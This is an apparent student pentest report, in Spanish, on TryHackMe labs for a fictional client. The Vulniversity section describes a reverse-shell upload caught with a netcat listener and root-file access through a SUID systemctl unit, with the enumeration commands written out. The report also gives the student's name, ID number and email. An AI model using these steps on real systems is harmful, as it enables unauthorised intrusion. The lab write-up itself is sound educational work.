

Informe de pentesting de INSECUR S.A.

Actividad A08 — Seguridad Aplicada a Sistemas de Información

Laboratorio TryHackMe — Evaluación de seguridad

Datos generales

Campo	Valor
Cliente	INSECUR S.A.
Estudiante	Maria Paz Sinner
DNI	46403629
Username público de TryHackMe	mariapazsinner
Email institucional	sinnerpaz@uch.edu.ar
Salas obligatorias	Pentesting Fundamentals y Basic Pentesting
Sala adicional elegida	Vulniversity
Branch en GitHub	sinner-maria-paz
Fecha de inicio	5 de octubre de 2026
Fecha de cierre	7 de octubre de 2026

Pre pentesting

Alcance del trabajo

El trabajo académico para el cliente ficticio INSECUR S.A. comprende los laboratorios asignados de TryHackMe: Pentesting Fundamentals, Basic Pentesting y Vulniversity como sala adicional. El objetivo es documentar la evaluación de seguridad, sus resultados y las medidas de protección y continuidad propuestas.

Las capturas de la sesión de Basic Pentesting identifican como objetivo la IP 10.67.158.18 y como entorno de trabajo una THM AttackBox con IP 10.67.142.197. Estas direcciones corresponden a la sesión registrada; no definen objetivos permanentes para sesiones futuras.

Quedan excluidos los sistemas reales de INSECUR S.A., los equipos de terceros, la red de la facultad y cualquier activo ajeno a los laboratorios autorizados.

Reglas de Enfrentamiento

Las pruebas se limitan a la máquina asignada por TryHackMe mientras esté habilitada para la sesión. Las restricciones específicas de cada sala deben respetarse antes de ejecutar nuevas técnicas. No se prevén pruebas de denegación de servicio, persistencia ni modificaciones destructivas. Si se produce una interrupción, se debe detener la actividad y documentar lo ocurrido para informar a la cátedra por el canal acordado.

El alcance se limitó a las IP temporales asignadas por TryHackMe y a la duración de cada sesión activa. No se interactuó con infraestructura externa o no autorizada. No se informaron horarios adicionales ni un límite cuantitativo de tráfico acordado con el docente. Ante una incidencia, se propone detener la prueba y comunicarla a la cátedra por su canal habitual.

Autorización

La guía A08 establece la autorización académica para trabajar exclusivamente en los entornos de TryHackMe indicados. La estudiante confirmó que trabajó únicamente en las máquinas de TryHackMe. La firma de la declaración ética queda pendiente.

Metodología utilizada

El informe organiza la evaluación según NIST SP 800-115, adoptada como marco para relacionar planificación, descubrimiento, ataque y reporte. La planificación delimita el alcance y la autorización; el descubrimiento identifica puertos y rutas mediante Nmap y Gobuster; el ataque comprende el acceso web y la escalada de privilegios de Vulnversity; el reporte vincula los resultados con evidencias, hashes y medidas correctivas. Se eligió este marco porque contempla pruebas técnicas de seguridad y permite distinguir resultados observados de recomendaciones. No se afirma el cumplimiento de todos los procedimientos de la guía NIST.

Nmap se utilizó para identificar servicios y versiones mediante -sV, junto con los scripts predeterminados de -sC. Gobuster se utilizó en modo dir para enumerar rutas web a partir de una lista de palabras. Véanse las referencias técnicas al final.

Durante el pentesting

Evidencias de las salas obligatorias

La captura curso_pentesting-fundamentals_completado.png muestra Pentesting Fundamentals completado por el usuario mariapazsinner, con 5 tareas y 72 puntos. La captura curso_basic-pentesting_completado.png muestra Basic Pentesting completado por el mismo usuario, con 1 tarea y 180 puntos.

Basic Pentesting figura completada en TryHackMe. Las evidencias disponibles registran el escaneo, la enumeración web y la validación de la respuesta final. La captura adicional de la plataforma muestra la respuesta final aceptada como correcta.

Práctica de Pentesting Fundamentals

La captura adicional de la tarea 5, Practical ACME Penetration Test, muestra la actividad completada y la respuesta aceptada como correcta por TryHackMe. Esta evidencia complementa la constancia de finalización de Pentesting Fundamentals del usuario mariapazsinner. La práctica consiste en recorrer las etapas de una prueba de penetración mediante el ejercicio guiado de ACME. La flag no se reproduce en el informe; su hash SHA-256 se incluye como PF-01 en el anexo C.

Registro H-01 de servicios accesibles

Fase: escaneo. **Estado:** observación técnica; vulnerabilidad no confirmada.

El escaneo de 10.67.158.18 muestra el host activo, una latencia de 0,0023 segundos y seis puertos TCP abiertos. La salida indica 994 puertos cerrados. No se muestra un escaneo de todos los puertos TCP ni de UDP.

Puerto TCP	Servicio	Identificación informada por Nmap
22	SSH	OpenSSH 8.2p1 Ubuntu 4ubuntu0.13
80	HTTP	Apache httpd 2.4.41 sobre Ubuntu
139	NetBIOS SSN	Samba smbd 4.6.2
445	NetBIOS SSN	Samba smbd 4.6.2
8009	AJP13	Apache Jserv Protocol 1.3
8080	HTTP	Apache Tomcat 9.0.7

Las versiones corresponden a la identificación de la herramienta y requieren corroboración. La captura incluye una cabecera HTTP Apache/2.4.41 (Ubuntu), un título Tomcat en el puerto 8080 y métodos anunciados para AJP: GET, HEAD, POST y OPTIONS. No demuestra acceso administrativo ni explotación de esos servicios.

Herramienta: Nmap 7.94SVN.

```
nmap -sC -sV -oN basicpentesting_nmap.txt 10.67.158.18
```

Evidencia: ../evidencias/escaneo/escaneo_H-01.png. La ejecución comienza el 6 de octubre de 2026 a las 14:08 UTC, según la salida de Nmap; la barra de la captura muestra 14:09. La equivalencia de 14:08 UTC en Buenos Aires es 11:08. La zona horaria de la barra no está identificada.

Componente afectado: servicios de red del host 10.67.158.18. **Categoría OWASP o CWE:** pendiente; la presencia de servicios abiertos no basta para asignar una debilidad. **CVE:** no asignado. **CVSS estimado:** no determinado, porque no se ha validado una vulnerabilidad.

Impacto en confidencialidad, integridad y disponibilidad: no se acredita compromiso. La exposición de servicios identifica superficies que requieren evaluación; el impacto depende de las funciones, controles y vulnerabilidades que se validen.

Salvaguarda propuesta: verificar cuáles de los servicios son necesarios, restringir su acceso conforme a esa necesidad y comprobar versiones y mantenimiento. Son recomendaciones preliminares, no pruebas de configuraciones inseguras. **Riesgo residual:** pendiente de evaluar tras la validación y la comprobación de controles.

Registro H-02 de rutas web detectadas

Fase: escaneo y enumeración web. **Estado:** observación técnica; exposición de información sensible no confirmada.

La enumeración del servidor HTTP de 10.67.158.18 mediante Gobuster devuelve las siguientes respuestas:

Ruta	Estado HTTP mostrado	Tamaño mostrado
/.hta	403	277
/.htaccess	403	277
/.htpasswd	403	277
/development	301	318
/index.html	200	158
/server-status	403	277

La ruta `/development` devuelve una redirección y `/index.html` una respuesta satisfactoria. Las respuestas 403 no acreditan acceso al contenido de las rutas ni prueban por sí solas que existan archivos sensibles. No se dispone de la respuesta a la redirección ni del contenido de `/development`.

Herramienta: Gobuster 3.6. La configuración visible muestra 10 hilos, método GET, timeout de 10 segundos y exclusión de respuestas 404.

```
gobuster dir -u http://10.67.158.18 -w /usr/share/wordlists/dirb/common.txt -o
basicpentesting_gobuster.txt
```

Evidencia: ../evidencias/escaneo/escaneo_H-02.png, con hora 14:22 en la barra. La captura H-03 también muestra el cierre de la enumeración con el mensaje Finished.

Componente afectado: servicio web del puerto 80. **Categoría OWASP o CWE:** pendiente de verificar el contenido y los controles. **CVE:** no asignado. **CVSS estimado:** no determinado.

Impacto en confidencialidad, integridad y disponibilidad: no se demuestra divulgación de información ni modificación o interrupción del servicio. Una ruta de desarrollo puede requerir revisión, pero su nombre no demuestra una vulnerabilidad.

Salvaguarda propuesta: revisar la necesidad de publicar `/development` y comprobar sus controles de acceso; mantener restringidos los archivos de configuración y los endpoints de diagnóstico. **Riesgo residual:** pendiente de validación.

Registro H-03 del intento de enumeración SMB

Fase: enumeración. **Estado:** incidencia del procedimiento, sin resultado de enumeración.

La captura muestra el siguiente intento:

```
enum4linux -a 10.67.158.18 | tee basicpentesting_enum4linux.txt
```

El entorno responde con la ayuda de `enum4linux-ng.py` y el error `unrecognized arguments: -a`. Se muestra ENUM4LINUX next generation v1.3.10. El argumento utilizado fue rechazado y la captura no contiene usuarios, recursos compartidos ni resultados de enumeración SMB. El error no constituye un hallazgo de vulnerabilidad del objetivo.

Evidencia: ../evidencias/reconocimiento/enumeracion_H-03.png, con hora 14:23 en la barra. **Componente objetivo:** servicios SMB previamente identificados. **OWASP o CWE, CVE, CVSS e impacto CIA:** no aplican a este error local de invocación. **Acción propuesta:** revisar la ayuda de la versión instalada antes de un nuevo intento autorizado y registrar su resultado. **Riesgo residual:** no aplicable a la incidencia del comando.

Los identificadores H-01 a H-03 vinculan los registros técnicos con las capturas existentes. H-03 es una incidencia técnica y no se contabiliza como vulnerabilidad. Las evidencias se organizan según la fase efectivamente visible.

Vulniversity resolución del laboratorio

Vulniversity se completó el 7 de octubre de 2026. La plataforma muestra Room completed 100% y las cinco tareas aprobadas. La sesión inicial utilizó el objetivo 10.65.179.207 y la AttackBox 10.65.150.142; la sesión de explotación utilizó el objetivo 10.66.149.123 y la AttackBox 10.66.165.144. Las IP cambiaron entre sesiones. No se atribuye el escaneo inicial a la nueva IP sin una nueva ejecución documentada.

Dos capturas del 7 de octubre muestran una sesión sobre 10.65.179.207 desde la AttackBox 10.65.150.142. La estudiante confirmó que ambas capturas corresponden a Vulniversity.

V-01 Escaneo preliminar: Nmap 7.94SVN registra seis puertos TCP abiertos: 21 (vsftpd 3.0.5), 22 (OpenSSH 8.2p1 Ubuntu 4ubuntu0.13), 139 y 445 (Samba smbd 4.6.2), 3128 (Squid 4.10) y 3333 (Apache 2.4.41 Ubuntu). Muestra 994 puertos cerrados y 21,82 segundos de ejecución. El comando válido es `nmap -sV 10.65.179.207`, iniciado a las 12:34 UTC. Un intento anterior con `MACHINE_IP` falla por resolución del nombre y escanea cero hosts. Evidencia: `../evidencias/escaneo/escaneo_V-01.jpeg`.

V-02 Enumeración web preliminar: Gobuster 3.6 enumera el puerto 3333 con 10 hilos y timeout de 10 segundos. Detecta `/images` (301, 322), `/css` (301, 319), `/js` (301, 318) e `/internal` (301, 324). La salida termina con `Finished`; no se muestra el contenido de las rutas. Comando: `gobuster dir -u http://10.65.179.207:3333 -w /usr/share/wordlists/dirbuster/directory-list-1.0.txt`. Evidencia: `../evidencias/reconocimiento/enumeracion_V-02.jpeg`, barra con fecha 7 de octubre y hora 12:47.

V-01 y V-02 se mantienen como observaciones de reconocimiento. La explotación posterior confirma dos vulnerabilidades distintas, registradas como V-03 y V-04. Las versiones detectadas no se asocian automáticamente a CVE.

Hallazgo V-03 Carga de archivo ejecutable y acceso al servidor web

Fase: explotación. **Estado:** confirmado en el laboratorio Vulniversity. **Componente:** carga de archivos en `http://10.66.149.123:3333/internal/` y ejecución desde `/internal/uploads/`.

La estudiante informó que utilizó Burp Suite para interceptar peticiones y evaluar los filtros de carga. Las capturas adjuntas documentan el formulario y el resultado del acceso, sin mostrar esa intercepción. La captura del formulario muestra el archivo `shell.phtml` seleccionado. La captura de terminal muestra la preparación de ese archivo desde una reverse shell PHP, un listener con `nc -lvnp 4444` y una conexión recibida desde 10.66.149.123. La sesión informa `uid=33(www-data)` `gid=33(www-data)`, lo que demuestra ejecución de código con la identidad del servidor web. La evidencia posterior registra acceso a `/home/bill/user.txt`.

Evidencias: `../evidencias/explotacion/explotacion_V-03_carga.jpeg` y `../evidencias/explotacion/explotacion_V-03_acceso.jpeg`. **Herramientas:** navegador, editor nano y Netcat; Burp Suite según el procedimiento informado por la estudiante. La identidad demostrada es `www-data`; el título root de la ventana corresponde a la AttackBox, no a los privilegios de la sesión remota.

Categoría: CWE-434, carga de archivos de tipo peligroso, según MITRE. **CVE:** no asignado; la evidencia demuestra un problema de configuración y validación, sin identificar un aviso específico.

CVSS estimado: clasificación crítica estimada para la cadena de ataque, considerando la ejecución remota y su encadenamiento con V-04. La etiqueta expresa una valoración de riesgo del caso, no una puntuación CVSS calculada.

Impacto CIA: confidencialidad e integridad comprometidas por acceso a datos y ejecución de comandos con permisos del servicio. Disponibilidad potencialmente afectable por esa capacidad; no se realizó una prueba de interrupción. **Salvaguarda:** admitir sólo tipos necesarios mediante validación del

lado servidor y guardar las cargas fuera de la raíz web o en un almacenamiento sin ejecución. **Riesgo residual propuesto:** bajo si se verifica el rechazo de archivos ejecutables y la ausencia de ejecución desde el almacenamiento; la reducción aún no fue probada.

Hallazgo V-04 Gestión indebida de privilegios mediante systemctl SUID

Fase: post explotación y escalada. **Estado:** confirmado en Vulniversity. **Componente:** /bin/systemctl con propietario root y bit SUID.

El comando `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` identifica /bin/systemctl con permisos -rwsr-xr-x. Desde la sesión www-data se crea una unidad temporal de servicio, se enlaza y se habilita con systemctl. La unidad ejecuta una acción que copia el contenido protegido de /root/root.txt a /tmp/bandera_root.txt, con permisos de lectura ampliados. La captura muestra un primer intento fallido y un segundo intento que crea los enlaces del servicio y permite leer la salida. TryHackMe acepta la respuesta root como correcta.

Evidencias: ../evidencias/post/post_V-04_suid.jpeg y ../evidencias/post/post_V-04_escalada.png. **Herramientas:** find, ls, shell y systemctl. Se demuestra ejecución de una acción privilegiada y acceso a un archivo de root; no se afirma que se haya obtenido una shell interactiva con uid 0. GTF0Bins documenta el abuso de systemctl en contextos de privilegios elevados.

Categoría: CWE-269, gestión indebida de privilegios, como clasificación analítica del caso. **CVE:** no asignado; no se demuestra una vulnerabilidad del código de systemctl. **CVSS estimado:** clasificación alta estimada: requiere acceso local previo y permite acciones privilegiadas. Es una valoración cualitativa; no se calculó un vector CVSS numérico.

Impacto CIA: confidencialidad comprometida por lectura de un archivo protegido; integridad comprometida por creación y activación de unidades de servicio. Disponibilidad potencialmente afectable por el control de servicios, sin interrupción demostrada. **Salvaguarda:** retirar el bit SUID de systemctl, comparar permisos con la configuración esperada del paquete y auditar archivos SUID y unidades creadas. **Riesgo residual propuesto:** bajo después de corregir permisos y comprobar que www-data no puede activar unidades privilegiadas; no se ejecutó un retest.

Resumen ejecutivo de hallazgos

Las tres salas figuran completadas en TryHackMe. En Vulniversity se confirma una cadena de ataque: carga de un archivo ejecutable, acceso como www-data y ejecución privilegiada mediante systemctl SUID. Se identifican dos vulnerabilidades que deben corregirse conjuntamente; resolver sólo una deja expuesto el otro componente. Los registros de servicios y rutas son observaciones, no vulnerabilidades adicionales.

Severidad	Cantidad	ID
Crítico	1	V-03
Alto	1	V-04
Medio	0	Ninguno
Bajo	0	Ninguno
Total de vulnerabilidades confirmadas	2	V-03 y V-04
Observaciones técnicas	4	H-01, H-02, V-01 y V-02

La clasificación es una estimación cualitativa del laboratorio. Las incidencias de invocación de herramientas no se contabilizan como vulnerabilidades.

Post pentesting

Recomendaciones técnicas

- Prioridad crítica V-03:** impedir la ejecución en el almacenamiento de cargas y aplicar una lista de tipos permitidos con validación del lado servidor. Responsable propuesto: desarrollo web y administración del servidor. Validación: un archivo ejecutable debe ser rechazado y una carga admitida no debe ejecutar código al solicitarla por HTTP.
- Prioridad alta V-04:** retirar SUID de systemctl y revisar permisos, unidades de servicio y archivos generados durante la prueba. Responsable propuesto: administración Linux. Validación: www-data no debe poder crear ni activar servicios privilegiados; el inventario SUID debe coincidir con la configuración autorizada.
- Servicios y datos:** revisar la necesidad de los puertos expuestos y permisos de directorios de usuarios; restringir los accesos conforme a las funciones de cada servicio. Corroborar versiones y soporte antes de planificar parches.

Las medidas son propuestas de remediación, no cambios ejecutados ni resultados de una prueba posterior. La limpieza de la sesión debe contemplar el archivo cargado, las unidades temporales, sus enlaces y el archivo de salida; las capturas no acreditan su eliminación.

Recomendaciones administrativas

Mantener un registro de alcance, autorización, sesiones y resultados. Vincular cada hallazgo validado con sus evidencias y su medida correctiva. Revisar manualmente los archivos antes de la entrega para excluir secretos y publicar únicamente los hashes SHA-256 de las flags. Para el escenario ficticio, asignar a TI y desarrollo web la corrección prioritaria de V-03 y V-04 antes de exponer el servicio; efectuar revisión periódica de permisos y cargas de archivos y verificar los respaldos y las restauraciones.

Protocolo de contingencia

Escenario de falla

Escenario propuesto: interrupción del portal por ejecución de código cargado o por modificación de una unidad de servicio durante una prueba. La cadena V-03/V-04 demuestra capacidades que podrían afectar al servicio en un entorno de producción. Las capturas no documentan una interrupción real.

Impacto sobre la continuidad del negocio

Una indisponibilidad web podría afectar los procesos que dependieran de ese servicio. Como supuesto de planificación para el cliente ficticio, se considera un portal web de consultas y solicitudes de clientes. Una interrupción impediría registrar nuevas solicitudes por esa vía; se propone mantener un canal alternativo de atención y registrar las solicitudes para su posterior carga. No se atribuyen pérdidas ni tiempos de caída a las pruebas mostradas.

Plan de respuesta propuesto

1. **Activación:** detectar errores, falta de respuesta o degradación y registrar la hora y la prueba en curso.
2. **Contención:** detener las pruebas durante los primeros 15 minutos, preservar las evidencias y comunicar la incidencia al responsable acordado.
3. **Recuperación:** en el laboratorio, coordinar el restablecimiento de la máquina mediante los mecanismos habilitados de TryHackMe. Para el escenario de negocio propuesto, restaurar el último respaldo diario verificado en un servidor de reemplazo o revertir el cambio causante si fuera identificable; comprobar acceso, integridad de registros y envío de solicitudes antes de habilitar el servicio. Registrar el tiempo real y la antigüedad de los datos restaurados para contrastarlos con los objetivos de recuperación.
4. **Comunicación:** informar al responsable de la actividad; en el escenario propuesto, el responsable de TI informa a dirección al activar la contingencia y comunica a atención al cliente el canal alternativo y el estado de recuperación. Si se confirma exposición de datos, dirección evalúa las notificaciones pertinentes con el responsable competente
5. **Post mortem:** documentar causa, secuencia temporal, acciones de recuperación y ajustes necesarios en las pruebas y controles.

RTO y RPO estimados

RTO: 2 horas como objetivo propuesto para el portal ficticio, sujeto a validación mediante pruebas de restauración.

RPO: 24 horas como objetivo propuesto, condicionado a respaldos diarios verificados de los datos y a la conservación de las solicitudes recibidas por el canal alternativo.

Anexos

Anexo A Bitácora de comandos

Las bitácoras adjuntas transcriben los comandos visibles de las capturas del 6 y 7 de octubre. Son reconstrucciones documentales, no exportaciones originales del historial de la AttackBox. Los archivos `basicpentesting_nmap.txt`, `basicpentesting_gobuster.txt` y `basicpentesting_enum4linux.txt` aparecen como destinos en los comandos, pero no fueron aportados. No se afirma que sus contenidos estén disponibles ni que una salida de error constituya una enumeración exitosa.

Anexo B Capturas de pantalla

Las evidencias se adjuntan por fase con nombres vinculados a los registros del informe. Las constancias de las salas obligatorias identifican a mariapazsinner. Las capturas críticas de terminal muestran fecha u hora e IP de la sesión, pero no incluyen el username público de THM; esa limitación de las marcas de identidad se conserva sin fabricar datos. Las copias con flags o contraseña tienen rectángulos negros explícitos para evitar su publicación. Los originales permanecen sin modificar y

fuera del conjunto de entrega.

Anexo C Hashes SHA-256

Los hashes se calcularon sobre el texto exacto de cada respuesta, sin salto de línea final. PF-01 corresponde a la flag de la práctica ACME; BP-01 corresponde a la contraseña final de Basic Pentesting, no a una flag. V-USER y V-ROOT corresponden a las flags de Vulniversity. Los dos hashes de Vulniversity coinciden con los resultados visibles de sha256sum.

PF-01

583f30ba446f9f74d509726d25956b4b75ad965f953feffc996f6ad1382dc8d6

BP-01

3ffd53ec80858f9ddcd75d69102724ab1bc1020855fff924227f618c4bfccf57

V-USER

d324bd433001e5bdfc39e04d794539c15b51982a5bf6fc78efea46369b7bf956

V-ROOT

cfbcb740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8

Anexo D Declaración ética

Declaración de Maria Paz Sinner para firma escaneada:

Declaro que todas las actividades se realizaron dentro del alcance autorizado, en entornos controlados y con fines exclusivamente académicos.

Firma: _____


Fecha: _____


Referencias

- Guía y plantilla A08, GuiaTryHackMe.tex, incluida en TP_THM-main.zip: estructura del informe y requisitos académicos.
- Capturas aportadas por la estudiante: constancias y resultados técnicos de las tres salas.
- Nmap, Service and Version Detection: función de la detección de versiones.
- Nmap, NSE Usage and Examples: uso de los scripts predeterminados.
- Gobuster, repositorio oficial: enumeración de directorios y archivos.
- MITRE, CWE-434: clasificación de la carga de archivos peligrosos.
- MITRE, CWE-269: clasificación de gestión indebida de privilegios.
- GTFOBins, systemctl: comportamiento en contextos de privilegios elevados.
- NIST, SP 800-115: guía de evaluación técnica de seguridad.


Anexo B Evidencias visuales

curso_pentesting-fundamentals_completado.png





